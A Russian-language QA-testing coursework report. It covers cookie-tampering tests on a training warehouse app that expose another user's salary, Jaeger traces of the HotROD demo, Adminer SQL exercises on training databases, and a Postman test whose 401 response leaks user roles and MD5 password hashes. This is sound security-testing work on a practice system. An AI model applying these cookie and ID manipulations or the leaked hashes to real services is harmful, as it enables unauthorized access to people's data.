
Видим ошибку авторизации 401



Вручную вбил номер сессии и id, сайт загрузился, авторизация прошла



Изменил значение сессии на невалидное



Появились ошибочные запросы по авторизации, но возможно зайти на главную страницу и в личный кабинет. Остальные функции недоступны – ошибка авторизации без загрузки UI.

Критическая уязвимость – видны данные пользователя

Application										
Name	Value	Domain	P...	Exp...	Size	Http...	Sec...	Sa...	Par...	Cro...
auth	sess_178065860905...	1ca30429-7cc0e878-a6...	/	202...	28			Lax		Me...
user_id	2	1ca30429-7cc0e878-a6...	/	Ses...	8					Me...

Изменил значение user_id = 2

Тот же самый эффект - ошибочные запросы по авторизации, но возможно зайти на главную страницу и в личный кабинет. Видна заработная плата пользователя №2. Остальные функции недоступны – ошибка авторизации без загрузки UI.


Критическая уязвимость – видны данные пользователя

Ожидаемый результат при неверных id или auth – ошибка авторизации без загрузки сайта (как в случае с полным удалением куки).

Тестирование в Jaeger

Проверим прототип бэкенд сервиса по заказу такси “Hot R.O.D.”. Приложение передаёт трассировки в Jaeger.

1. Вызов от первого пользовател: ошибка микросервиса по поиску ближайших водителей – приложение не дождалось ответа от Redis (рис1.)






Рис 1.

Такая же ошибка в соседнем обращении к ближайшему водителю (рис 2)





Рис. 2

2. Многократный вызов машины для одного пользователя значительно увеличивает время на обработку запроса (например с 0,8 сек до 3,6 сек)

HotROD **T767838C** arriving in 2min [req: 717-23, latency: 3655ms] [[find trace](#)] [[open trace](#)]
 HotROD **T719086C** arriving in 2min [req: 717-22, latency: 3442ms] [[find trace](#)] [[open trace](#)]
 HotROD **T767450C** arriving in 2min [req: 717-21, latency: 3403ms] [[find trace](#)] [[open trace](#)]
 HotROD **T751091C** arriving in 2min [req: 717-20, latency: 3177ms] [[find trace](#)] [[open trace](#)]
 HotROD **T739781C** arriving in 2min [req: 717-19, latency: 3071ms] [[find trace](#)] [[open trace](#)]
 HotROD **T794733C** arriving in 2min [req: 717-18, latency: 2919ms] [[find trace](#)] [[open trace](#)]
 HotROD **T780923C** arriving in 2min [req: 717-17, latency: 2773ms] [[find trace](#)] [[open trace](#)]
 HotROD **T768107C** arriving in 2min [req: 717-16, latency: 2657ms] [[find trace](#)] [[open trace](#)]
 HotROD **T773190C** arriving in 2min [req: 717-15, latency: 2553ms] [[find trace](#)] [[open trace](#)]
 HotROD **T799687C** arriving in 2min [req: 717-14, latency: 2486ms] [[find trace](#)] [[open trace](#)]
 HotROD **T767698C** arriving in 2min [req: 717-13, latency: 2349ms] [[find trace](#)] [[open trace](#)]
 HotROD **T716128C** arriving in 2min [req: 717-12, latency: 2166ms] [[find trace](#)] [[open trace](#)]
 HotROD **T773920C** arriving in 2min [req: 717-11, latency: 2009ms] [[find trace](#)] [[open trace](#)]
 HotROD **T709703C** arriving in 2min [req: 717-10, latency: 1910ms] [[find trace](#)] [[open trace](#)]
 HotROD **T756399C** arriving in 2min [req: 717-9, latency: 1744ms] [[find trace](#)] [[open trace](#)]
 HotROD **T759566C** arriving in 2min [req: 717-8, latency: 1638ms] [[find trace](#)] [[open trace](#)]
 HotROD **T750934C** arriving in 2min [req: 717-7, latency: 1591ms] [[find trace](#)] [[open trace](#)]
 HotROD **T722313C** arriving in 2min [req: 717-6, latency: 1406ms] [[find trace](#)] [[open trace](#)]
 HotROD **T786078C** arriving in 2min [req: 717-5, latency: 1344ms] [[find trace](#)] [[open trace](#)]
 HotROD **T748028C** arriving in 2min [req: 717-4, latency: 1126ms] [[find trace](#)] [[open trace](#)]
 HotROD **T796545C** arriving in 2min [req: 717-3, latency: 1054ms] [[find trace](#)] [[open trace](#)]
 HotROD **T779383C** arriving in 2min [req: 717-2, latency: 814ms] [[find trace](#)] [[open trace](#)]

По трейсам видим что время запроса увеличилось из-за обращения к базе данных

5. Отсутствует связь между сервисами route и drivers: не ясно как выбирается водитель для поездки и какой route относится к какому водителю.



6. Нельзя убедиться в правильности расчёта времени прибытия водителя так как в сервисе route отсутствует показатель «длительность».

HotROD T720125C arriving in 2min [req: 8109-9, latency: 1532ms] [find trace] [open trace]

Работа с базами данных в Adminer

Задание №1

Adminer

Русский

DB: warehouse_app

Схема: public

Импорт Экспорт

выбрать defects

выбрать goods

выбрать salaries

выбрать sessions

выбрать users

PostgreSQL » PostgreSQL » warehouse_app » public » Выбрать: users

Выбрать: users

Выбрать Показать структуру Изменить таблицу Новая запись

Выбрать Поиск Сортировать Лимит Длина текста Действие

50 100

Выбрать

SELECT * FROM "users" LIMIT 50 (0.001 s) Редактировать

	id	roles	sort_type	passwd
☐	1	worker	1	b61822e8357dcaff77eaaccf348d9134
☐	2	worker	2	b61822e8357dcaff77eaaccf348d9134
☐	4	worker	1	b61822e8357dcaff77eaaccf348d9134
☐	5	worker	2	b61822e8357dcaff77eaaccf348d9134
☐	6	worker	3	b61822e8357dcaff77eaaccf348d9134
☐	7	worker	1	b61822e8357dcaff77eaaccf348d9134
☐	8	worker	2	b61822e8357dcaff77eaaccf348d9134
☐	9	worker	3	b61822e8357dcaff77eaaccf348d9134
☐	10	worker	1	b61822e8357dcaff77eaaccf348d9134
☐	11	worker	2	b61822e8357dcaff77eaaccf348d9134
☐	12	worker	3	b61822e8357dcaff77eaaccf348d9134
☐	13	worker	1	b61822e8357dcaff77eaaccf348d9134
☐	14	worker	2	b61822e8357dcaff77eaaccf348d9134
☐	15	worker	3	b61822e8357dcaff77eaaccf348d9134
☐	16	worker	1	b61822e8357dcaff77eaaccf348d9134
☐	17	admin	2	21232f297a57a5a743894a0e4a801fc3
☐	18	admin	3	21232f297a57a5a743894a0e4a801fc3
☐	19	admin	1	21232f297a57a5a743894a0e4a801fc3
☐	20	super_admin	1	2d48ec5cd9e3bc6b52f1de1de35dd772
☐	3	worker	3	ecbcb87e4b5ce2fe28308fd9f2a7baf3

Весь результат Изменить Выбранные (0) Экспорт (20)

☐ 20 строк Сохранить Редактировать Клонировать Стереть

Импорт

1.

Adminer Российский

DB: Схema:

- выбрать defects
- выбрать goods
- выбрать salaries
- выбрать sessions
- выбрать users

PostgreSQL » PostgreSQL » warehouse_app » public » SQL-запрос

SQL-запрос

```
SELECT COUNT(*) FROM users
```

count
20

1 строка (0.003 с) [Редактировать](#), [Explain](#), [Экспорт](#)

```
SELECT COUNT(*) FROM users
```

Лимит строк: ☐ Остановить при ошибке ☐ Только ошибки

[История](#)

2.

Adminer Российский

DB: Схema:

- выбрать defects
- выбрать goods
- выбрать salaries
- выбрать sessions
- выбрать users

PostgreSQL » PostgreSQL » warehouse_app » public » SQL-запрос

SQL-запрос

```
DELETE FROM users WHERE id = 6
```

Запрос завершён, изменена 1 запись. (0.004 с) [Редактировать](#)

```
DELETE FROM users WHERE id = 6
```

Лимит строк: ☐ Остановить при ошибке ☐ Только ошибки

[История](#)

3.

Администратор

Язык: Русский

DB: warehouse_app

Схема: public

Импорт

Экспорт

выбрать

defects

выбрать

goods

выбрать

salaries

выбрать

sessions

выбрать

users

PostgreSQL » PostgreSQL » warehouse_app » public » SQL-запрос

SQL-запрос

SELECT * FROM users

id	roles	sort_type	passwd
1	worker	1	b61822e8357dcaff77eaaccf348d9134
2	worker	2	b61822e8357dcaff77eaaccf348d9134
4	worker	1	b61822e8357dcaff77eaaccf348d9134
5	worker	2	b61822e8357dcaff77eaaccf348d9134
7	worker	1	b61822e8357dcaff77eaaccf348d9134
8	worker	2	b61822e8357dcaff77eaaccf348d9134
9	worker	3	b61822e8357dcaff77eaaccf348d9134
10	worker	1	b61822e8357dcaff77eaaccf348d9134
11	worker	2	b61822e8357dcaff77eaaccf348d9134
12	worker	3	b61822e8357dcaff77eaaccf348d9134
13	worker	1	b61822e8357dcaff77eaaccf348d9134
14	worker	2	b61822e8357dcaff77eaaccf348d9134
15	worker	3	b61822e8357dcaff77eaaccf348d9134
16	worker	1	b61822e8357dcaff77eaaccf348d9134
17	admin	2	21232f297a57a5a743894a0e4a801fc3
18	admin	3	21232f297a57a5a743894a0e4a801fc3
19	admin	1	21232f297a57a5a743894a0e4a801fc3
20	super_admin	1	2d48ec5cd9e3bc6b52f1de1de35dd772
3	worker	3	eccbc87e4b5ce2fe28308fd9f2a7baf3

19 строк (0.002 s) [Редактировать](#), [Explain](#), [Экспорт](#)

SELECT * FROM users

SQL-запрос

```

SELECT
    u.id,
    u.roles,
    s.*
FROM
    users u
JOIN
    salaries s ON u.id = s.user_id
WHERE
    u.id = 6

```

Нет записей.

4.

Нет записей, так как мы удалили этого пользователя. Для пользователя id=5 данные выводятся:

```

SELECT
    u.id,
    u.roles,
    s.*
FROM
    users u
JOIN
    salaries s ON u.id = s.user_id
WHERE
    u.id = 5

```

id	roles	user_id	salary_per_hour	current_money
5	worker	5	38.53	1536.83

Задание 2

1. Выведите модели самолетов и их максимальную дальность полета. Отсортируйте результат по убыванию дальности.

```
SELECT model ->> 'en' AS model, range FROM aircrafts_data ORDER BY range DESC
```

model	range
Boeing 777-300	11100
Boeing 767-300	7900
Airbus A319-100	6700
Airbus A320-200	5700
Airbus A321-200	5600
Boeing 737-300	4200
Sukhoi Superjet-100	3000
Bombardier CRJ-200	2700
Cessna 208 Caravan	1200

2. Найдите самое дорогое бронирование, выведите номер бронирования, дату бронирования и общую сумму.

```
SELECT * FROM bookings WHERE total_amount=(SELECT MAX(total_amount) FROM bookings)
```

book_ref	book_date	total_amount
3B54BB	2017-07-05 14:08:00+00	1204500.00

3. Определите модель самолета, который выполнил наибольшее количество рейсов.

```
SELECT  
    a.model ->> 'en' AS model,  
    COUNT(f.flight_id) AS total_flights  
FROM aircrafts_data a  
LEFT JOIN flights f ON a.aircraft_code = f.aircraft_code  
GROUP BY a.aircraft_code, a.model  
ORDER BY total_flights DESC  
LIMIT 1
```

model	total_flights
Cessna 208 Caravan	9273

4. Найдите самый загруженный аэропорт по числу вылетов.

```
SET bookings.lang = 'en'
```

Запрос завершён, изменено 0 записей. (0.000 s) [Редактировать](#)

```
SELECT
  a.airport_name,
  COUNT(f.flight_id) AS total_departures
FROM
  flights f
JOIN
  airports a ON f.departure_airport = a.airport_code
GROUP BY
  a.airport_name
ORDER BY
  total_departures DESC
LIMIT 1
```

airport_name	total_departures
Domodedovo International Airport	3217

5. Для любого класса обслуживания найдите среднюю стоимость перелета.

```
SELECT
  fare_conditions,
  AVG(amount) AS average_price
FROM
  ticket_flights
GROUP BY
  fare_conditions
ORDER BY
  average_price DESC
```

fare_conditions	average_price
Business	51143.416138681927
Comfort	32740.552888786074
Economy	15959.813334810321

6. Определите самый популярный маршрут.

```
SET bookings.lang = 'en'
```

Запрос завершён, изменено 0 записей. (0.000 s) [Редактировать](#)

```
SELECT
  f.departure_airport,
  f.arrival_airport,
  dep.airport_name AS departure_airport_name,
  arr.airport_name AS arrival_airport_name,
  COUNT(f.flight_id) AS total_flights
FROM
  flights f
JOIN
  airports dep ON f.departure_airport = dep.airport_code
JOIN
  airports arr ON f.arrival_airport = arr.airport_code
WHERE
  f.status IN ('Arrived', 'Departed')
GROUP BY
  f.departure_airport,
  f.arrival_airport,
  dep.airport_name,
  arr.airport_name
ORDER BY
  total_flights DESC
LIMIT 1
```

departure_airport	arrival_airport	departure_airport_name	arrival_airport_name	total_flights
LED	SVO	Pulkovo Airport	Sheremetyevo International Airport	154

7. Найдите самолет, способный выполнять самые дальние рейсы.

```
SET bookings.lang = 'en'
```

Запрос завершён, изменено 0 записей. (0.000 s) [Редактировать](#)

```
SELECT
  model AS aircraft_model,
  range
FROM
  aircrafts
ORDER BY
  range DESC
LIMIT 1
```

aircraft_model	range
Boeing 777-300	11100

8. Найдите аэропорт, из которого выполняются рейсы в наибольшее число городов.

```
SET bookings.lang = 'en'
```

Запрос завершён, изменено 0 записей. (0.000 s) [Редактировать](#)

```
SELECT
  f.departure_airport,
  dep.airport_name AS departure_airport_name,
  COUNT(DISTINCT f.arrival_airport) AS unique_destinations
FROM
  flights f
JOIN
  airports dep ON f.departure_airport = dep.airport_code
WHERE
  f.status IN ('Arrived', 'Departed')
GROUP BY
  f.departure_airport, dep.airport_name
ORDER BY
  unique_destinations DESC
LIMIT 1
```

departure_airport	departure_airport_name	unique_destinations
DME	Domodedovo International Airport	53

9. Найдите рейс, на который было продано больше всего билетов.

```
SET bookings.lang = 'en'
```

Запрос завершён, изменено 0 записей. (0.000 s) [Редактировать](#)

```
SELECT
  f.flight_id,
  f.flight_no,
  f.departure_airport,
  dep.airport_name AS departure_airport_name,
  f.arrival_airport,
  arr.airport_name AS arrival_airport_name,
  f.scheduled_departure,
  COUNT(tf.ticket_no) AS tickets_sold
FROM
  flights f
JOIN
  ticket_flights tf ON f.flight_id = tf.flight_id
JOIN
  airports dep ON f.departure_airport = dep.airport_code
JOIN
  airports arr ON f.arrival_airport = arr.airport_code
WHERE
  f.status IN ('Arrived', 'Departed')
GROUP BY
  f.flight_id,
  f.flight_no,
  f.departure_airport,
  dep.airport_name,
  f.arrival_airport,
  arr.airport_name,
  f.scheduled_departure
ORDER BY
  tickets_sold DESC
LIMIT 1
```

flight_id	flight_no	departure_airport	departure_airport_name	arrival_airport	arrival_airport_name	scheduled_departure	tickets_sold
9819	PG0223	OVB	Tolmachevo Airport	DME	Domodedovo International Airport	2017-08-12 08:50:00+00	374

10. Найдите самолет, в которых больше всего мест бизнес-класса.

```
SET bookings.lang = 'en'
```

Запрос завершён, изменено 0 записей. (0.000 с) [Редактировать](#)

```
SELECT
  s.aircraft_code,
  ac.model AS aircraft_model,
  COUNT(s.seat_no) AS business_seats
FROM
  seats s
JOIN
  aircrafts ac ON s.aircraft_code = ac.aircraft_code
WHERE
  s.fare_conditions = 'Business'
GROUP BY
  s.aircraft_code, ac.model
ORDER BY
  business_seats DESC
LIMIT 1
```

aircraft_code	aircraft_model	business_seats
763	Boeing 767-300	30

11. Создайте новую базу данных и скопируйте все данные из вашей текущей базы данных flights.

Язык: Русский

PostgreSQL » wb-school.ru » flights_5_copy » public » SQL-запрос

 **Adminer** 5.4.2 5.5.1

DB: flights_5_copy

Схема: public

SQL-запрос Импорт
Экспорт Создать таблицу

[выбрать aircrafts_data](#)
[выбрать airports_data](#)
[выбрать boarding_passes](#)
[выбрать bookings](#)
[выбрать flights](#)
[выбрать seats](#)
[выбрать ticket_flights](#)
[выбрать tickets](#)

SQL-запрос

```
CREATE TABLE aircrafts_data (  
  aircraft_code CHAR(3) PRIMARY KEY,  
  model JSONB,  
  range INTEGER  
)
```

Запрос завершён, изменено 0 записей. (0.008 s) [Редактировать](#)

```
CREATE TABLE airports_data (  
  airport_code CHAR(3) PRIMARY KEY,  
  airport_name JSONB,  
  city JSONB,  
  coordinates JSONB,  
  timezone TEXT  
)
```

Запрос завершён, изменено 0 записей. (0.002 s) [Редактировать](#)

```
CREATE TABLE flights (  
  flight_id SERIAL PRIMARY KEY,  
  flight_no CHAR(6),  
  scheduled_departure TIMESTAMP,  
  scheduled_arrival TIMESTAMP,  
  departure_airport CHAR(3) REFERENCES airports_data(airport_code),  
  arrival_airport CHAR(3) REFERENCES airports_data(airport_code),  
  status VARCHAR(20),  
  aircraft_code CHAR(3) REFERENCES aircrafts_data(aircraft_code),  
  actual_departure TIMESTAMP,  
  actual_arrival TIMESTAMP  
)
```

Запрос завершён, изменено 0 записей. (0.009 s) [Редактировать](#)

```
CREATE TABLE seats (  
  aircraft_code CHAR(3) REFERENCES aircrafts_data(aircraft_code),  
  seat_no VARCHAR(4),  
  fare_conditions VARCHAR(10),  
  PRIMARY KEY (aircraft_code, seat_no)  
)
```

Запрос завершён, изменено 0 записей. (0.002 s) [Редактировать](#)

```
CREATE TABLE bookings (  
  book_ref CHAR(6) PRIMARY KEY,  
  book_date TIMESTAMP,  
  total_amount NUMERIC(10, 2)
```



12. Удалите созданную из задания 12 базу данных

```
DROP DATABASE flights_5_copy
```



Запрос завершён, изменено 0 записей. (0.037 s) [Редактировать](#)

Тестирование безопасности

1) Метод GET возвращает информацию о товаре. Роли три: работник, админ, суперадмин.




2) Информацию о товаре мог получить любой человек так как при неверной авторизации всё равно получаем полный список товаров:



3) Меры защиты: протестировать остальные методы, ввести рабочую идентификацию, авторизацию и аутентификацию

Задание 2.

1) Сделал запрос в Postman без авторизации



Получил ошибку 401 и список товаров, id сотрудников и паролей

Body Cookies Headers 7 Test Results 401 Unauthorized

Raw Preview Pass the correct auth credentials

```
Authentication required [{"defect":false,"employee_id":0,"send_to_delivery":false,"sku":16,"sort_type":"id:16|role:worker|pwd:b61822e8357dcaff77eaaccf348d9134|sort:1","sorted":false}, {"defect":false,"employee_id":0,"send_to_delivery":false,"sku":18,"sort_type":"id:18|role:admin|pwd:21232f297a57a5a743894a0e4a801fc3|sort:3","sorted":false}, {"defect":false,"employee_id":0,"send_to_delivery":false,"sku":1,"sort_type":"id:1|role:worker|pwd:4d4098d64e163d2726959455d046fd7c|sort:1","sorted":false}, {"defect":false,"employee_id":0,"send_to_delivery":false,"sku":3,"sort_type":"id:3|role:worker|pwd:ecbc87e4b5ce2fe28308fd9f2a7baf3|sort:3","sorted":false}, {"defect":false,"employee_id":0,"send_to_delivery":false,"sku":12,"sort_type":"id:12|role:worker|pwd:b61822e8357dcaff77eaaccf348d9134|sort:3","sorted":false}, {"defect":false,"employee_id":0,"send_to_delivery":false,"sku":20,"sort_type":"id:20|role:super_admin|pwd:2d48ec5cd9e3bc6b52f1de1de35dd772|sort:1","sorted":false}, {"defect":false,"employee_id":0,"send_to_delivery":false,"sku":10,"sort_type":"id:10|role:worker|pwd:b61822e8357dcaff77eaaccf348d9134|sort:1","sorted":false}, {"defect":false,"employee_id":0,"send_to_delivery":false,"sku":17,"sort_type":"id:17|role:admin|pwd:21232f297a57a5a743894a0e4a801fc3|sort:2","sorted":false}, {"defect":false,"employee_id":0,"send_to_delivery":false,"sku":19,"sort_type":"id:19|role:admin|pwd:21232f297a57a5a743894a0e4a801fc3|sort:1","sorted":false}, {"defect":false,"employee_id":0,"send_to_delivery":false,"sku":5,"sort_type":"id:5|role:worker|pwd:b61822e8357dcaff77eaaccf348d9134|sort:2","sorted":false}, 